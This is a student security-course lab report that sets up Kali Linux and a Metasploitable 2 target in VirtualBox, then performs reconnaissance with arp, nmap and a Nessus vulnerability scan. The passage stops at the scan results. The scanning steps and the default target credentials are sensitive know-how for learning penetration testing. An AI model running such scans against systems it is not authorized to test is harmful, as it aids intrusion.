ITN 261

Threat & Vulnerability Analysis, Incident Response and Security Design

May Pwint Phyu

Setting up the Virtual Machines

Necessary softwares is downloaded to create the lab environment.

- Oracle Virtualbox (*https://www.virtualbox.org/wiki/Downloads*)

- Kali Linux for attack machine (*https://www.kali.org/get-kali/#kali-installer-images*)

- Metasploitable 2 for target machine (*https://sourceforge.net/projects/metasploitable/*)

(Default login & password - msfadmin | msfadmin)






Figure 1.1: Set up virtual machines (Kali Linux and Metasploitable 2) on Oracle Virtual Box

Troubleshooting VM


Kernel Panic Error when booting Metasploitable2: ..MP-BIOS bug: 8254 timer not connected to IO-APIC





Topology

Kali Linux (Attacking VM) and Metasploitable 2 (Target VM) are placed on the same LAN and configured so that the target machine could be exploited.



Network connection

Both Virtual Machines are configured with a bridged adapter for network connection. (Figure 2.1) It allows the VM to exist in the same network as the host IP, that is the VM will be accessible by all other computers on the host's network.

`ifconfig` command is used to get the IP address of each VM. The result of it is as follows:

- IP of Kali Linux - 10.0.0.203
- IP of Metasploitable - 10.0.0.70

The network connectivity between two machines are tested by pinging (using `ping` command) each other. (Figure 2.2) Once the two VMs can ping each other's IP address, the lab is all set to ready to perform the penetration testing.




Figure 2.1: Network configuration




Figure 2.2: Testing network connection

Identifying the Target

As a part of reconnaissance, the information of the target system is gathered by running `arp -a` to show IP and MAC addresses of the devices that the attacking machine can reach on the network.




Figure 3.1: Looking for the target machine IP

Out of the result, the IP address 10.0.0.70 (target system) is chosen to exploit.

Firstly, the information of the target machine including its open ports and services is gathered using nmap.

The following command is executed `nmap -sV 10.0.0.70`

The result of the scan is noted to be used later for exploitation.




Figure 3.2: Scanning the open ports of the target system

After gathering the information, active reconnaissance is performed by using Nessus to search for the vulnerabilities of the target system. Since the scanning machine doesn't have the Nessus installed, the agent is first downloaded and installed for the scan.

Nessus agent installation

- Nessus package file downloaded (*https://www.tenable.com/downloads/nessus?loginAttempted=true*)
- **`sudo dpkg -i ./Nessus-10.7.2-ubuntu1404_amd64.deb`** (installing Nessus)
- **`sudo systemctl start nessusd`** (starting Nessus service)
- **`sudo systemctl status nessusd`** (checking if Nessus is running on the system or not)
- **`sudo systemctl enable nessusd`** (enabling Nessus service)




Figure 3.3: Nessus installation

Accessing Nessus from web interface

Go to https://localhost:8834 and Nessus is activated.

Finish up the setup and all necessary softwares & plugins are downloaded.

Scanning the target system: Basic Network Scan is performed.

- Name: ITN 261
- Target: 10.0.0.70 (IP address of Metasploitable2)

The result of the scan shows 11 critical, 7 high, 27 medium, 8 low vulnerabilities and 137 info are found.


